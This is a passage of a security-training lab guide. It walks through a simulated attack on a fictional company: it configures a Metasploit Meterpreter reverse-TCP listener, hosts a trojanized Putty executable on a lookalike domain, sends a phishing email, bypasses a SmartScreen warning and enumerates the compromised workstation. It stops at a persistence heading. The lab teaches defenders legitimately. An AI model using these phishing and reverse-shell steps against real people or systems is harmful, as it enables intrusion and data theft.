
    **msf exploit(multi/handler) >** *set PAYLOAD windows/meterpreter/reverse_tcp*

    When running the show options command again, some additional, payload-specific, options have popped up!

    **msf exploit(multi/handler) >** *show options*

    The following are key options we need to configure:

    - EXITFUNC: the exit technique used by the payload, we will use the standard, default, technique
    - LHOST: the local listener IP address for the Meterpreter C&C channel
    - LPORT: the local listener port for the Meterpreter C&C channel



```
msf exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```


16. **Weaponization - Configuring the payload**

    Once the payload is selected, we will configure the following options (as we did in Shellter):

    - LHOST: 10.10.10.15
    - LPORT: 8080

    Note that we are not configuring the EXITFUNC options, which will make Metasploit configure it using the default technique, which is fine for our attack. We can configure the other options by again using the "set" command:

    **msf exploit(multi/handler) >** *set LHOST 10.10.10.15*
    **msf exploit(multi/handler) >** *set LPORT 8080*



```
msf exploit(multi/handler) > set LHOST 10.10.10.15
LHOST => 10.10.10.15
msf exploit(multi/handler) > set LPORT 8080
LPORT => 8080
msf exploit(multi/handler) >
```


17. **Weaponization - Validating options**

    This concludes all required configuration steps. Let's now validate that all settings are correct by running the "show options" command:

    **msf exploit(multi/handler) >** *show options*

Due to the size & length of the output, you will have to scroll a little bit (or enlarge the size of your terminal window), but this command should return the following values:

- LHOST: 10.10.10.15
- LPORT: 8080




```
msf exploit(multi/handler) > set LHOST 10.10.10.15
LHOST => 10.10.10.15
msf exploit(multi/handler) > set LPORT 8080
LPORT => 8080
msf exploit(multi/handler) >
```

18. **Weaponization - Launching the exploit**

    Once you have validated all options in the previous step, we can run the "exploit" command in Metasploit, which will launch our attack:

    **msf exploit(multi/handler) >** *exploit*

    As a result of our configuration, Metasploit will now start listening for a connection on port 8080. DO NOT CLOSE THIS WINDOW! :)




```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.10.15:8080
```

19. **Delivery - Hosting our payload**

    While preparing for this red team, Alan Marshall reviewed the Internet for available SYNCTECH-related domain names. One of the domain names that was still available was www.synctechlabs-updates.com! He registered the domain name and pointed the DNS record to his Kali machine! When you browse to the www.synctechlabs-updates.com web site, you will see the default Apache2 configuration!

    Let's use this domain to host our malicious payload!


Apache2 Debian Default Page: It works - Mozilla Firefox
Inbox | SOGo
Apache2 Debian Default Pa
www.synctechlabs-updates.com
STC - HOMEPAGE
STC - Webmail
debian

Apache2 Debian Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.


The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
```

20. **Delivery - Moving the payload to web root**

    Let's move our Putty32.exe payload to the web root, where we can serve it to Internet users. Please enter the following terminal command to achieve this:

    **root@kali:~#** mv /root/Desktop/putty32.exe /var/www/html/putty32.exe




```
root@kali:~# mv /root/Desktop/putty32.exe /var/www/html/putty32.exe
root@kali:~#
```

21. **Delivery - Creating the phising email**


    Please switch back to the "STC - Webmail" window, where we can now craft our phishing mail. Should you have closed the webmail interface, please repeat the steps from task 8!

    Depending on your screen resolution, you'll display might be a little different. In order to create a new mail however, please look for the green circle with the pen icon (which should be somewhere at the bottom of the screen).


Inbox | SOGo - Mozilla Firefox
Inbox | SOGo
Apache2 Debian Default Pa
https://webmail.synctechlabs.com/SOGo/so/michael.scott@synctech
STC - HOMEPAGE
STC - Webmail
Inbox
1 messages
Order Received
Michael Scott
17-Nov-18
"Personal Calendar" has be...
12 KiB

22. **Delivery - Sending the phishing mail**

Please refer to the screenshot for the phishing mail contents! Once it is finished, please press the "Send" button (top right corner of the screen).


SOGo - Mozilla Firefox
https://webmail.synctechlabs.com/SOGo/so/michael.scott@synctechlabs.com/Mail//UIxMailPopupView#!/Mail/0/INB
CC
BCC
Add a recipient
Font
Size
Source

Michael Scott <michael.scott@synctechlabs.com>

To

Dwight Schrute <dwight.schrute@synctechlabs.com>

Subject *

New version of Putty!

Hi Dwight,

Did you see the latest new version of Putty? It's pretty great if you ask me!
I've created a fast download link here:

http://www.synctechlabs-updates.com/putty32.exe

Enjoy!

Michael

23. **Delivery - Switch to Dwight's workstation**

    In order to speed things up, let's play the role of Dwight for a second now. Please switch to Dwight's workstation (Windows01). You can do this by either clicking the "Machines" tab of the LODS interface, or by clicking the computer icon to the right.

    You can use the following credentials for authentication:

    - Username: dwight.schrute
    - Password: BattleSt4r


24. **Exploitation - Open the phishing mail**

    On Dwight's workstation, please open the Microsoft Mail tool (in the taskbar, envelope icon). If you haven't received any mails just yet, please click the "Sync this view" icon, which is the left icon on the right hand corner.

    Once you have received the mail, please download the link included and run it!

    Should you receive a "SmartScreen" warning (this is Microsoft's reputation-based service for unknown executables), please act like a normal user would and click "More Info" -> "Run anyway".

    Once you have opened the putty executable (and you see the Putty configuration screen), please swap back to the Kali attacker machine!



New version of Putty!

Michael Scott <michael.scott@synctechlabs.com>
6:59 PM

To: Dwight Schrute

Hi Dwight,

Did you see the latest version of Putty? It's pretty great if you ask me!
I've created a fast download link here:

http://www.synctechlabs-updates.com/putty32.exe

Enjoy!

Michael

25. **Exploitation - Interacting with meterpreter**


On the Kali machine, please bring the Metasploit window (which you shouldn't have closed) to the foreground. It should have a "meterpreter" prompt ready for you:

**meterpreter >**

The meterpreter command we can then run is “sysinfo”, which will provide some basic information on the system:

**meterpreter >** *sysinfo*

In order to know more about the possibilities in the meterpreter, you can run the “help” command. Again, we will only use some basic meterpreter functionality, as this is not an offensive / penetration testing course.




```
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > set LHOST 10.10.10.15
LHOST => 10.10.10.15
msf exploit(multi/handler) > set LPORT 8080
LPORT => 8080
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.10.15:8080
[*] Sending stage (179779 bytes) to 192.168.10.15
[*] Meterpreter session 1 opened (10.10.10.15:8080 -> 192.168.10.15:50059) at 2018-12-11 07:33:3
3 -0500

meterpreter > sysinfo
Computer        : WINDOWS01
OS              : Windows 10 (Build 17134).
Architecture    : x64
System Language : en_US
Meterpreter     : x86/windows
meterpreter > 
```

26. **Exploitation - Further Enumeration**

Once the meterpreter is up and running, we can use different commands to obtain information on our victim:

- The "*getuid*" command tells us we are currently running with the privileges of user dwight.schrute, part of the SYNCTECHLABS Windows domain.
- The "*ipconfig*" reveals our internal IP address is 192.168.10.15

Again, note that this is only a very small selection of modules that can be used when the meterpreter is running.



```
meterpreter > getuid
Server username: SYNCTECHLABS\dwight.schrute
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  4
============
Name         : Microsoft Hyper-V Network Adapter
Hardware MAC : 00:15:5d:02:20:26
MTU          : 1500
IPv4 Address : 192.168.10.15
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::c7b:fe57:38f7:6002
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface  8
============
```

27. **Persistence - Running a Meterpreter script**

